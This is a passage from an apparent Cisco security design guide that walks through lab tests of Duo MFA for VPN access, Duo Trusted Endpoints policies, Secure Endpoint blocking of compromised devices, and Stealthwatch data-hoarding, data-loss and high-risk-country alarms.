
**Step 14.** Click **Save**.

**Step 15.** Click **Save** again and **Deploy**.

## Test


**Step 1.** Using AnyConnect, connect to the VPN with a username and password that is contained within the primary data store.

**Note:** This username must also be registered in Duo. This can be done manually, or through user synchronization with the primary data store. For information on synchronizing users from Active Directory go [here](#).



**Step 2.** Accept the Duo prompt for VPN access.

**Note:** Go [here](#) for troubleshooting steps if the prompt for the second form of authentication is not sent.



## Test Case #2 – Identify Trusted Devices


Duo's Trusted Endpoints feature secures sensitive applications by ensuring that only known devices can access Duo protected services. When a user authenticates via the Duo Prompt, Duo checks for the presence of a Duo device certificate on that endpoint. Access to applications can be monitored from devices with and without the Duo certificate, and optionally block access from devices without the Duo certificate. For this example, we will add a Trusted Endpoint policy to an instance of the Duo Network Gateway (DNG) which is used to provide identity-based access to HTTP(s) applications in the test lab.

### Deployment Steps

Before you can use the Trusted Endpoints policy for reporting or controlling access to applications, you'll need to distribute the Duo certificate or configuration to your organizations managed device. This deployment guide uses the guide for Active Directory Domain Services (ADDS) managed certificate enrollment using Group Policy and the Duo Certificate Proxy. For more integration options see [Duo Management Integration Deployment](#).


**Step 1.** Follow the [installation guide](#) to deploy the Active Directory Domain Services managed certificate enrollment.

**Step 2.** In Duo, navigate to **Applications** and select the application that will be limited to managed devices only.



**Step 3.** Under **Application Policy**, click **edit**.

**Note:** If no Application policy exists, click **Apply a policy to all users** and **create a new policy**.



**Step 4.** In the Edit Policy navigation window, navigate to **Devices > Trusted Endpoints**.

**Step 5.** Click **Require endpoints to be trusted**.

## Edit Policy ✕

This policy applies to 1 application: [Duo Network Gateway - Web Application - FMC](#)  
[Learn more about policies](#)

**Policy name**

**Users**

- New User policy
- Authentication policy
- [User location](#)

**Devices**

- Trusted Endpoints
- Device Health application
- Remembered devices
- Operating systems
- Browsers
- Plugins

**Networks**

- [Authorized networks](#)

### Trusted Endpoints ✕

A Trusted Endpoint is an endpoint that exists in a management system such as your EAM or MDM. It can be matched to your management system using Duo certificates or information provided by Duo Mobile.

Allow all endpoints  
Endpoints will be checked for trustworthiness to aid reporting, but un-trusted endpoints will be allowed.

**Require endpoints to be trusted**  
Only Trusted Endpoints will be able to access browser-based applications.

**Allow AMP for Endpoints to block compromised endpoints**  
Endpoints that AMP deems to be compromised will be blocked from accessing browser-based applications.  
**Note:** This option only applies to trusted endpoints.

[Advanced options for mobile endpoints](#) ▾

### Device Health application ✕

**Step 6.** Click **Save Policy**.

**Step 7.** In Duo, navigate to **Trusted Endpoints Configuration**.

**Step 8.** Click **Active Directory Domain Services**.

[Dashboard](#) > [Trusted Endpoints Configuration](#)

## Trusted Endpoints Configuration 75 days left

**Device Management Tools**    Endpoint Detection & Response Systems

---

| Name ▲   | Type                             | OS      | Status |
|--|----------------------------------|---------|--------|
| <a href="#">Active Directory Domain Services</a> | Active Directory Domain Services | Windows | Active |

1 total

- Dashboard
- Device Insight
- Policies
- Applications
- Single Sign-On
- Users
- Groups
- Endpoints
- 2FA Devices
- Administrators
- Trusted Endpoints Configuration

**Step 9.** Ensure that the **Integration** is active. If not, click on **Change** and **enable** the integration.

## Active Directory Domain Services

Rename

75 days left

Integration is

active

Change




Remove Integration

### Test


**Step 1.** Using a device without the Duo device certificate, navigate to the application that is protected by Duo MFA.

**Step 2.** If the policy has been applied correctly, Duo should return a prompt that says “We’re sorry. Access is not allowed.”. This shows the policy has been set correctly.



**Step 3.** Using a device with the Duo device certificate, navigate to the application that is protected by Duo MFA.

**Step 4.** The Duo prompt should return as normal, giving the user the option of which 2FA they would like to use for authentication.



### Test Case #3 – Automate Restrictions for Compromised Devices (Secure Endpoint Integration)

When Duo and Cisco Secure Endpoints have shared visibility into a Windows or macOS endpoint, Duo can block user access to applications protected by Duo from endpoints deemed compromised by Secure Endpoint.

### Deployment Steps

Deployment steps for configuring Cisco Secure Endpoint with Duo Trusted Endpoints can be found [here](#).

## Test

**Step 1.** Using a Duo trusted endpoint (see Test Case #2 above), perform an action that will cause the Cisco Secure Endpoint connector to flag suspicious activity (see any Test Case from the Secure Endpoint deployment above).

**Step 2.** Check the Secure Endpoint console to check if an event registered for the device.


**Note:** If no event appears, open the command prompt as an Administrator and run the commands again.




**Step 3.** Navigate to the same application from Test Case #2. Duo prompt should return “We’re sorry. Access is not allowed.” as the device has been considered compromised by Secure Endpoint.




**Step 4.** In the Secure Endpoint console, navigate to **Dashboard > Inbox**.



**Step 5.** Under **Require Attention**, click on the compromise that was created in step 1 and click **Mark Resolved**.



**Step 6.** Access the application again from the previously compromised device. Duo prompt will return the usual prompt, asking you to choose an authentication method as the device is no longer considered to be compromised.



## Cisco Secure Network Analytics

Network visibility is very important to network and security administrators. Monitoring an enterprise-level network can be a daunting task for security administrators. Digging through thousands of security events and telemetry data to determine the best security policies to implement, or to determine the best tuning strategy, can take some time to assess and implement.

Take DNS for example. As DNS attacks continue to grow in frequency, organizations need greater insight and analytical capabilities in their network to help prevent or mitigate damage from attacks like these. Umbrella DNS has already been mentioned for its capabilities to protect against DNS attacks. However, rogue DNS attacks are difficult to detect without tools because the network appears to be operating normally. Rogue DNS servers arise from either a Trojan or another form of attack. After the initial attack, hackers embed their own DNS server on a network to redirect traffic to external sites for malicious purposes.

### Deployment Steps

The test cases in this design guide were developed using Cisco Secure Network Analytics (formerly Stealthwatch) version 7.3.1 with virtual appliances. The installation steps for both hardware and virtual appliances can be found [here](#).

The installation was done without a data store, and consisted of:

- Stealthwatch Management Console Virtual version 7.3.1
- Stealthwatch Flow Collector Virtual Appliance version 7.3.1
- Stealthwatch Flow Sensor Virtual Appliance version 7.3.1
- Stealthwatch Endpoint Concentrator Virtual Appliance version 7.3.1

**Note:** It is important to follow the deployment order as outlined in the installation steps. Take note of the minimum deployment requirements such as memory and CPU usage by each appliance for successful installation.

### Test Case #1 – Network Visibility & Discovery

#### Security Insight Dashboard


In Secure Network Analytics, alarm categories provide a quick way to view severity levels for the network as well as for specific hosts and users. An alarm category is a “bucket” toward which a defined list of security events contributes index points (values that represent an observed occurrence of behavior that matches a defined set of criteria). When network activity meets or exceeds a defined set of criteria specified for the alarm category, it triggers an alarm. The top level categories are:

- **Anomaly:** Indicates that hosts are behaving abnormally or generating traffic that is unusual, but not consistent with another category
- **Command & Control:** Existence of bot-infected servers or hosts in the network attempting to contact a C&C server
- **Concern Index:** Tracks hosts that has either exceeded the concern index or has rapidly increased.
- **Data Hoarding:** Indicates a source or target host within a network has downloaded an unusual amount of data from one or more hosts
- **DDoS Source:** Indicates a host has been identified as the source of a DDoS attack
- **DDoS Target:** Indicates that a host has been identified as the target of a DDoS attack
- **Exfiltration:** Tracks inside and outside hosts to which an abnormal amount of data has been transferred
- **Exploitation:** Tracks direct attempts by hosts to compromise each other, such as through worm propagation
- **Policy Violation:** Subject is exhibiting behavior that violates normal network policies
- **Recon:** Indicates the presence of unauthorized and potentially malicious scans using TCP or UDP
- **Target Index:** Tracks inside hosts that have been recipient of more than an acceptable number of scan or other malicious attacks

For this example, a data hoarding and exfiltration attempt was made from an inside host.

**Note:** For this design guide, a flow sensor was placed on the virtual switches located in the UCS. Additionally, netflow data was collected on our roaming workforce as they used AnyConnect for VPN access. The alarms generated in this design guide are agnostic to the origination of the data (VPN user vs. ESXi host).

**Step 1.** In Stealthwatch Management Console (SMC), navigate to **Configure > Policy Management**.




**Step 2.** Click on the **Core Events** tab, and search for **Suspect Data Hoarding** in the **Event** Column.



**Step 3.** Click on **Suspect Data Hoarding for Inside Hosts** and choose **On + Alarm** in the **When Host is Source** dropdown menu. Check the parameters for a Suspect Data Hoarding alarm. This will indicate how much data is required to download over a 24-hour period to trigger an alarm.

**Note:** In the real world, leaving on default may be sufficient, however, for the purposes of this guide, it was reduced to 1G so an alarm could be triggered easily.




**Step 4.** In a device that is part of the inside hosts user group, download a large amount of data.

**Step 5.** In SMC, navigate to **Dashboards > Network Security**.



**Step 6.** Using any of the presented tiles, click on the **Suspect Data Hoarding** alarm.



**Step 7.** This new window will show all of the suspect data loss events that has occurred in the network. In this case we can see that a remote user (based on the IP address) has downloaded too much data from the internal network which raised an alarm.

| First Active     | Source Host Groups | Source       | Target Host Groups | Target         | Policy       | Event Alarms | Source User | Details   | Actions |
|------------------|--------------------|--------------|--------------------|----------------|--------------|--------------|-------------|---|---------|
| 5/14/21 11:05 AM | Catch All          | 10.0.0.3 ... | --                 | Multiple Hosts | Inside Hosts | --           | --          | Observed 1.56G bytes. Policy maximum allows up to 1G bytes. | ...     |

**Step 8.** The same tests can be applied to **Suspect Data Loss**, where an internal user is transferring too much data outside of the network, which could indicate the exfiltration of data.


| First Active    | Source Host Groups | Source          | Target Host Groups | Target         | Alarm             | Policy       | Event Alarms | Source User | Details   | Last Active      | Active | Acknowledged | Actions |
|-----------------|--------------------|-----------------|--------------------|----------------|-------------------|--------------|--------------|-------------|---|------------------|--------|--------------|---------|
| 5/14/21 9:55 AM | Catch All          | 192.168.0.2 ... | --                 | Multiple Hosts | Suspect Data Loss | Inside Hosts | --           | --          | Observed 6.91G bytes. Policy maximum allows up to 1G bytes. | 5/14/21 10:00 AM | No     | No           | ...     |

## Visibility Assessment Application


As of Stealthwatch release 7.0 applications can be installed in SMC that are outside normal Stealthwatch functionality. One example of this is the Visibility Assessment Application. Visibility Assessment provides a new user interface for visualizing risks in the network such as seeing hosts performing DNS functions that do not belong in the DNS host group or designating high-risk countries. In this example, we will define some high-risk countries and demonstrate how Stealthwatch can flag activity from the roaming workforce.

**Note:** To configure the Cisco AnyConnect network visibility module see the [Endpoint License and NVM Configuration Guide](#).

**Step 1.** To install, navigate to **Central Management** from SMC.




**Step 2.** Under **App Manager**, click **Browse** and add the **Visibility Assessment** app. The application can be found [here](#).




**Step 3.** In SMC, navigate to **Dashboards > Visibility Assessment**.

**Step 4.** Click **High Risk Countries** and select the countries that are considered high risk for your organization. In this example we chose **Russia and China**.



**Step 5.** If any traffic exists in the network that has come to or from the selected countries, they are highlighted red on the map.

**Step 6.** If no data currently exists, using a device that is configured with the AnyConnect network visibility module, navigate to a site that is located in the high-risk country. For example, if Russia was chosen navigate to [yandex.ru](http://yandex.ru).



**Step 7.** Now that Russia has been highlighted in red, navigate back to SMC and select the country for the specific flows that have occurred.

